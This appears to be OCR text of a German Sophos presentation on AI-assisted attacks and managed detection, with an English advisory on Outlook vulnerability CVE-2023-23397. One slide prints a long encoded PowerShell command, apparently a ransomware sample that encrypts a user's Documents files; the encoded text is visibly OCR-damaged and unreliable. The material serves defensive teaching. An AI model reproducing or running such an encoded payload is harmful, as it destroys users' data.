
- Phishing Emails Reloaded
- Skript-Malware schreiben
- Code Debugging -> Exploits finden
- Für Profis ändert sich wenig
- Amateure bekommen mächtige neue Werkzeuge

ChatGPT übersetzt Analysten mögliche Angriffsaktivität

```
powershell.exe -e ZgB1AG4AYwB0/
Datei Bearbeiten Ansicht
powershell.exe -e
ZgB1AG4AYwB0AGkAbwBuACAAAFYAKQAgAHsAJABhAGUAcwBNAGEAbgBhAGcAZQBkACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAiAFMAeQBzAHQAZQBtAC4AUwBlAGMAdQByAGkAdAB5AC
4AQwByAHKAcAB0AG8AZwByAGEAcAB0AHKALgBBAGUAcwBNAGEAbgBhAGcAZQBkACIAOwAgACQAYQBIAHMATQBhAG4AYQBnAGUAZAB9ADsAIABmAHUAbgBjAHQAAaQBvAG4AIABDAHIAZQBhAHQA
ZQAtAEEAZQBzAEsAZQB5ACgAKQAgAHsAJABhAGUAcwBNAGEAbgBhAGcAZQBkACAAPQAgAEMAcbB1AGEAdABlAC0AQQBIAHMATQBhAG4AYQBnAGUAZAB9ADsAIABmAHUAbgBjAHQAAaQBvAG4AIABDAHIAZQBhAHQA
BNAGEAbgBhAGcAZQBkAC4ARwBlAG4AZQBByAGEAdABlAeSAsAZQB5ACgAKQA7ACAawBTaHkAcwB0AGUAbQAUaEMAbwBuAHYAZQBzAHQAXQA6ADoAVABvAEIAYQBzAGUANgA0AFMAdABYAGkAbgBn
ACgAJABhAGUAcwBNAGEAbgBhAGcAZQBkAC4ASwBlAHKAKQB9ADsAIABmAHUAbgBjAHQAAaQBvAG4AIABFAG4AYwByAHKAcAB0AC0AUwB0AHIAaQBUAGcAKAAKAGsAZQB5ACwAIAAKAHUAbgBjAG
4AYwByAHKAcAB0AGUAZABTAHQAcgBpAG4AZwApACAaewAKAGIAEQB0AGUAcwAgAD0AIAbBfAFMAEQBzAHQAZQBtAC4AVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoA0gBVAFQARgA4AC4A
RwBlAHQAZQB5AHQAZQBzACgAJAB1AG4AZQBuAGMAGcB5AHAADABlAGQAuWb0AHIAaQBUAGcAKQA7ACAaJABhAGUAcwBNAGEAbgBhAGcAZQBkACAAPQAgAEMAcbB1AGEAdABlAC0AQQBIAHMATQ
BhAG4AYQBnAGUAZAB9ADsAIABmAHUAbgBjAHQAAaQBvAG4AIABFAG4AYwByAHKAcAB0AG8AcgAuAFQAcgBhAG4AcwBmAG8AcgBtAEYAaQBvAGEAbABCAGwAbwBjAG
sAKAAKAGIAEQB0AGUAcwAsACAAMAsACAAJABiAHKAdABlAHMALgBMAGUAbgBnAHQAaAaPAdSIAIBbAGIAEQB0AGUAcwBdAF0AIAAKAGYAdQBsAGwARABhAHQAYQAgAD0AIAAKAGEAZQBzAE0A
YQBvAGEAZwBlAGQALgBjAFYAIAArACAAJAB1AG4AYwByAHKAcAB0AGUAZABEAGEAdABhADsAIAAKAGEAZQBzAE0AYQBvAGEAZwBlAGQALgBEAGKAcwBwAG8AcwBlACgAKQA7ACAacgB1AHQAdQ
ByAG4AIAAsACQAZgB1AGwAbABEAGEAdABhAH0A0wAgACAAZgBvAHIAZQBhAGMAAaAaOCQAZgAgAGKAbgAgAecAZQB0AC0AQwBoAGKAbABkAEkAdABlAG0AIAAnAEMA0gBcAFUAcwBlAHIAcWbc
AFMAbwBwAGgAbwBzAFwARABvAGMAdQBTAGUAbgB0AHMAJwApACAaewBHAGUAdAAtAEMAwbBuAHQAZQBvAHQAIAAAtAAHAAYQB0AGGAIAAKAGYALgBmAHUAbABsAG4AYQBtAGUAIAAAtAFQAbwB0AG
EAbBDAG8AdQBvAHQAIAAxAdSIAIByAGUAbgBhAG0AZQAtAGKAdABlAG0AIAAtAAHAAYQB0AGGAIAAKAGYALgBmAHUAbABsAG4AYQBtAGUAIAAoACQAZgAuAGYA
dQBsAGwAbgBhAG0AZQAgcSIAAnAC4AMAB3AG4AZAAnACKA0wAgAFsASQBPAC4ARgBpAGwAZQBdADoA0gBXAHIAaQBUAGUAQQBsAGwAQgB5AHQAZQBzACgAKAAKAGYALgBmAHUAbABsAG4AYQ
BTAGUAIAArACAAJwAuADAAdwBuAGQAJwApACwAIAAoAEUAbgBjAHIAEQBwAHQALQBTAHQAcgBpAG4AZwAgACQAAwBlAHKAIAAoAFsASQBPAC4ARgBpAGwAZQBdADoA0gBSAGUAYQBkAEEAbABs
AEIAEQB0AGUAcwAoACQAZgAuAGYAdQBsAGwAbgBhAG0AZQAgcSIAAnAC4AMAB3AG4AZAAnACKAKQApACkA0wAgAHMAdABhAHIAAdAAtAHMABABlAGUAcAAgAC0AcwAgADQAFQA=
```

Telemetrie + KI zur Verteidigung

Sicherheitslösungen verteilt in der gesamten Umgebung





Ungeschützte und fremde Geräte

- Privatgeräte
- Altes OS / Telefonanlage
- Fremdgeräte



IoT / OT Geräte

- Medizinische Geräte
- Produktionsstraßen
- Drucker



Insider-Bedrohungen

- Datenabfluss




Umfassendere Sichtbarkeit

- Verschlüsselte C2-Kommunikation




Synergie mit MDR + XDR


- Technologieübergreifende Analysen + Korrelation




Analyse und Reaktion – eigenes SOC oder Sophos MDR



Sophos MDR – mit Telemetrie von Drittanbietern



SOPHOS MDR - Cybersecurity as a Service



- ✓ Proaktive Bedrohungssuche
- ✓ 24/7 Erkennung und Reaktion durch Analysten
- ✓ Vollständige Ursachenanalyse + Incident Response
- ✓ Mehr als 18.000 MDR Kunden
- ✓ Telemetrie von mehr als 580.000 Unternehmenskunden
- ✓ All-inclusive Service – keine versteckten Kosten
- ✓ Bestmögliches Ergebnis für Ihre IT-Sicherheit

14.3.2023

MS Outlook

[Security Advisory] CVE-2023-23397 - Outlook Elevation of Privilege

// Overview

On Tuesday, March 14, Microsoft disclosed a vulnerability in Microsoft Outlook for Windows that enables NTLM credential theft. CVE-2023-23397 is triggered when an attacker sends a message with a MAPI property that includes a UNC path to a threat actor controlled SMB share (TCP port 445). No user interaction is required to exploit this vulnerability.

Note: Online services, such as Microsoft 365, do not support NTLM authentication and are not vulnerable to being attacked by these specifically crafted messages.

Microsoft is aware of targeted attacks against a limited number of organizations in government, transportation, energy, and military sectors in Europe. This vulnerability was disclosed in coordination with the Computer Emergency Response Team of Ukraine (CERT-UA).

At this time, the Sophos MDR team have not identified exploitation in our customers' environments. However, we highly recommend applying patches if you are on an affected version.

// What Sophos MDR (Managed Detection and Response) is doing

SophosLabs is actively investigating detection opportunities for exploitation of this vulnerability. In addition, the Sophos MDR team has detections that cover a variety of actions that an attacker would use these stolen credentials for.

